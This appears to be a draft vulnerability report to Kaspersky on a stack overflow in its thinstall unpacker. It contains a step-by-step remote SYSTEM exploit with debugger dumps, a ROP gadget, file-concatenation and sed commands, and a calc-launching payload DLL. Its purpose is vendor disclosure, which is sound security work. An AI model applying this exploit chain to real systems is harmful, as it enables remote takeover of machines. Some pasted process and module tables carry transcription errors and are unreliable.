

Trivial fuzzing reveals hundreds of unique exploitable conditions in Kaspersky Antivirus. The large number of results suggests that testing and auditing has been neglected at Kaspersky. The test cases I have are currently being triaged, and will be forwarded as soon as possible, but I would recommend building or extending your own fuzzing infrastructure urgently.

The first vulnerability ready for analysis is a stack buffer overflow in the thinstall container unpacker. The vulnerability can result in arbitrary remote code execution as NT AUTHORITY\SYSTEM. The vulnerability is present in the default configuration, and a working exploit has been provided with this report.

It's possible to exploit this vulnerability simply by visiting a website or receiving an email. It is not necessary to open or read the email, as the filesystem I/O is sufficient to trigger the exploitable condition in avp.exe. For this reason, this vulnerability is conducive to a worm, and should be treated with the utmost priority.

Additionally, third party Kaspersky distributors such as ZoneAlarm, Landesk and other antivirus vendors are also affected.

## Executive Summary

- A working remote SYSTEM exploit has been provided for a vulnerability in Kaspersky Antivirus.
- It is unacceptable that Kaspersky is shipping security products in 2015 without /GS. There is no excuse for this, and fixing it should be considered the highest engineering priority.
- Kaspersky has made some effort to support ASLR, but mistakes prevented it from being effective. Fixing this will make future exploitation more difficult.

## Details

Thinstall containers are virtualization wrappers around applications to simplify bundling, the product was acquired by VMware and renamed [VMware ThinApp](#).

Trivial fuzzing of thinstall applications revealed a stack buffer overflow extracting the container contents. Because Kaspersky do not enable /GS, it is possible to overwrite the stack frame and redirect execution quite simply.


```
(8f0.b28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=0be4005c ecx=09f9d810 edx=00000000 esi=0be4005c edi=0d90ef64
eip=41414141 esp=09f9dc5c ebp=43434343 iopl=0         nv up ei pl nz na pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010207
```

DRAFT  
Please do not distribute

```
41414141 ??          ???
0:084> lmv m avp
start      end          module name
013d0000 01401000    avp              (deferred)
    Image path: C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus 16.0.0\avp.exe
    Image name: avp.exe
    Timestamp:      Thu Jul 23 11:39:44 2015 (55B134F0)
    CheckSum:        00036438
    ImageSize:        00031000
    File version:     16.0.0.625
    Product version:  16.0.0.625
    File flags:       0 (Mask 3F)
    File OS:          40004 NT Win32
    File type:         1.0 App
    File date:         00000000.00000000
    Translations:     0409.04b0
    CompanyName:      Kaspersky Lab ZAO
    ProductName:       Kaspersky Anti-Virus
    InternalName:      avp
    OriginalFilename:  avp.exe
    ProductVersion:    16.0.0.625
    FileVersion:       16.0.0.625
    FileDescription:   Kaspersky Anti-Virus
    LegalCopyright:    © 2015 Kaspersky Lab ZAO. All Rights Reserved.
    LegalTrademarks:   Registered trademarks and service marks are the property of their
    respective owners
```

## Exploitation

Because there is no /GS, we can easily redirect execution anywhere we want. However, Kaspersky have enabled /DYNAMICBASE for all of their modules, making it difficult to redirect execution to a predictable location. This is really impressive, nice work.



Process	CPU	IO Read B	IO Write B	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		89.7 KB	27.5 KB	7,108 K	13,728 K	1384	Host Process for Windows S...	Microsoft Copo
ipdverUsSvc.exe		53.8 KB		8,228 K	10,980 K	1324		Microsoft Copo
taskhost.exe	< 0.01	5.2 MB	28.8 MB	12,160 K	12,384 K	1436	Host Process for Windows T...	Microsoft Copo
sqwiler.exe		116 B	160 B	1,940 K	6,224 K	1664	SQL Server VSS Writer - 64 Bit	Microsoft Copo
SyslogAgent.exe	< 0.01			4,084 K	7,888 K	1728	SyslogAgent	Datagram Cons
vmtoolsd.exe	0.07	453.3 KB	377.2 KB	8,268 K	16,532 K	1784	VMware Tools Core Service	VMware, Inc.
dlhost.exe	< 0.01	2.0 MB	3.5 KB	4,280 K	11,380 K	2076	COM Surrogate	Microsoft Copo
mdmcl.exe			584.0 KB	3,476 K	8,080 K	2196	Microsoft Distributed Transa...	Microsoft Copo
svchost.exe				2,120 K	5,596 K	2704	Host Process for Windows S...	Microsoft Copo
SearchIndexer.exe	< 0.01	8.1 MB	3.1 MB	20,708 K	18,012 K	2840	Microsoft Windows Search L...	Microsoft Copo
svchost.exe		19.2 MB	1.9 KB	50,740 K	23,600 K	1424	Host Process for Windows S...	Microsoft Copo
TrustedInstaller.exe		418.0 MB	222.9 MB	25,088 K	28,464 K	3564	Windows Module Installer	Microsoft Copo
kv.exe		136.6 MB	41.2 KB	129,640 K	125,824 K	2268	Kaspersky Anti-Virus	Kaspersky Lab;
ispvc.exe				568 K	248 K	1340	Microsoft Software Protectio...	Microsoft Copo
lsass.exe		124.8 KB	180.9 KB	3,976 K	11,372 K	480	Local Security Authority Proc...	Microsoft Copo
lsim.exe				2,544 K	4,288 K	488	Local Session Manager Serv...	Microsoft Copo
csrss.exe		3.6 MB		30,464 K	20,088 K	416	Client Server Runtime Process	Microsoft Copo
verlogon.exe	0.06		14.2 KB	2,988 K	7,912 K	512	Windows Logon Application	Microsoft Copo
explorer.exe	0.03	6.4 MB	10.0 KB	42,720 K	63,508 K	2320	Windows Explorer	Microsoft Copo
vmtoolsd.exe	0.07	14.9 KB	14.7 KB	6,424 K	14,064 K	2452	VMware Tools Core Service	VMware, Inc.
windbg.exe	< 0.01	4.3 MB		15,688 K	25,636 K	620	Windows GUI symbolic debu...	Microsoft Copo
processp.exe		118.7 KB	1.3 MB	2,464 K	7,332 K	1212	Sysinternals Process Explorer	Sysinternals - w
PROCESSPS.exe	> 0.01	745.4 KB	72.7 KB	17,472 K	26,624 K	2008	Sysinternals Process Explorer	Sysinternals - w

Name	Description	Company Name	Path	ASLR
pestub.dll	Proxy Stub	AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
tsync.dll	System Interceptors PDK legacy in...	AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
pcore.dll	Plague Core	Kaspersky Lab ZAO	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
premodule.dll	PR_REMOTE	Kaspersky Lab ZAO	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
msvcrt100.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
winreg.dll	WINREG	Kaspersky Lab ZAO	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
filelib.dll	File Library	Microsoft Corporation	C:\Windows\System32\filelib.dll	ASLR
ntfs.dll	NTFS	Kaspersky Lab ZAO	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
msvcrt100.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
ushata.dll	Ushata module	AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
fsdrvplg.dll	Plugin for FSDrv	Kaspersky Lab ZAO	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
update_meta.dll	Update meta library	Kaspersky Lab ZAO	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
system_interceptors...	System Interceptors PDK metadata	AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
ucp_meta.dll	MetaInfo for UCP PDK	AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
kan_meta.dll	MetaInfo for KSN PDK	Kaspersky Lab ZAO	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
plugins_meta.dll	Kaspersky plugins pdk meta	AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
sw_meta.dll	System Watcher Meta Information	AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
app_core_meta.dll		AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
traffic_processing...	Traffic Processing PDK Meta	AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
licensing_meta.dll	Licensing PDK meta info	Kaspersky Lab ZAO	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
an_meta.dll		AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
backup_facade_meta...	Backup facade metainfo	AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
content_filtering_me...	Kaspersky content filtering pdk meta	AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
vmtoolsd.exe	VMware Tools Core Service	Kaspersky Lab ZAO	C:\ProgramData\Kaspersky Lab\AVP15.0.0\Bases\Co...he...	ASLR
browser_integratio...	Browser Integration	AO Kaspersky Lab	C:\Program Files (x86)\Kaspersky Lab\Kaspersky Anti-Virus...	ASLR
...	...	...	...	...


CPU Usage: 4.96%    Commit Charge: 9.24%    Processes: 43    Physical Usage: 19.40%

Unfortunately, a few mistakes prevented it from working. Multiple **PAGE\_EXECUTE\_READWRITE** mappings are created at fixed locations using `VirtualAlloc()`, which contain predictable contents.

```
0:117> !address 0x7e670000
Usage:                <unknown>
Base Address:         7e670000
End Address:          7e671000
Region Size:          00001000
State:                00001000    MEM_COMMIT
Protect:              00000040    PAGE_EXECUTE_READWRITE
Type:                 00020000    MEM_PRIVATE
Allocation Base:      7e670000
Allocation Protect:    00000040    PAGE_EXECUTE_READWRITE
```

It's also possible to see these mappings using the `vmmap` tool from sysinternals, if you prefer.

DRAFT  
Please do not distribute



I used the `.writemem windbg` command, and a quick shell script to search for gadgets and quickly found a stub for calling `kernel32!LoadLibraryA`.

```
0:001> u 0x7e670470
7e670470 58          pop     eax
7e670471 688f49db76      push   offset kernel32!LoadLibraryA (76db498f)
7e670476 c3             ret
```

```
7e670477 cc          int      3
7e670478 55          push     ebp
7e670479 8bec         mov      ebp,esp
7e67047b 81ecb0000000      sub      esp,0B0h
7e670481 833d5cff686800     cmp      dword ptr [ushata!UshataInitializeForService+0x1639c
(6868ff5c)],0
```

The problem is there is no way to know where any useful strings are located, because the stack and all modules are randomized. My first thought was that the filename that's being scanned must be somewhere on the stack, and using the `s` command I located a pointer to it at `[esp+0x8F*4]`.

```
0:124> dda esp+8e*4 L1
0c85e4cc 0ba21fb8 "\\vmware-host\Shared Folders\exploit.txt"
```

Multiple attempts confirmed this was reliable, so I just need to get that string passed to `kernel32!LoadLibraryA`, and then if I make it a valid DLL I can execute code.

I built a simple ROP chain to clear the stack and return into `LoadLibraryA`, and it worked beautifully.

```
0:124> dda esp L8f
0c85e294 00000000
0c85e298 7e670471 "h.I.v..U....."
0c85e29c 00000000
0c85e2a0 7e670471 "h.I.v..U....."
0c85e2a4 00000000
0c85e2a8 7e670471 "h.I.v..U....."
0c85e2ac 00000000
0c85e4c8 7e670471 "h.I.v..U....."
...
0c85e4cc 0ba21fb8 "\\vmware-host\Shared Folders\exploit.txt"
```

Unfortunately, the loader rejected the file for having an invalid `e_lfanew`. I was unable to satisfy both the Kaspersky parser and the Microsoft parser, so came up with a different idea.

## Final Exploitation

I had already noticed that Kaspersky will scan archives appended to other files, i.e.

```
$ cat file.doc file.zip > newfile.doc
```

I wondered if this would work.

```
$ cat payload.dll exploit.txt > finalexploit.txt
```

The exploit was triggered, but unfortunately the filename on the stack I was using was written differently, it was now written like "C:\finalexploit.txt//exploit.txt", which was not a string that LoadLibraryA would accept.

The solution was simply to modify the zip header to name the file "", i.e. an empty string, when Kaspersky produces the filename it appends the empty string and the filename is still a valid target for LoadLibraryA.

```
$ sed -i 's/t\(hinstall.exe\)\/\x00\1/' exploit.zip
```

I wrote a quick payload dll to load:

```
$ cat wrapper.c
#include <windows.h>

#pragma comment(lib, "shell32")

BOOLEAN WINAPI DllMain(HINSTANCE hDllHandle, DWORD nReason, LPVOID Reserved)
{
    ShellExecute(NULL, "open", "calc", NULL, NULL, 0);
    ExitProcess(0);
    return 1;
}
```

I verified it worked on version 15 and 16 of Kaspersky Antivirus on Windows 7. Note that the calculator is displayed on the Service Desktop, so you will need to use Process Explorer to verify it was created.

To reproduce the problem, simply scan the testcase I have provided with this report, and observe a calculator appearing. I have also provided some source code to assist you.

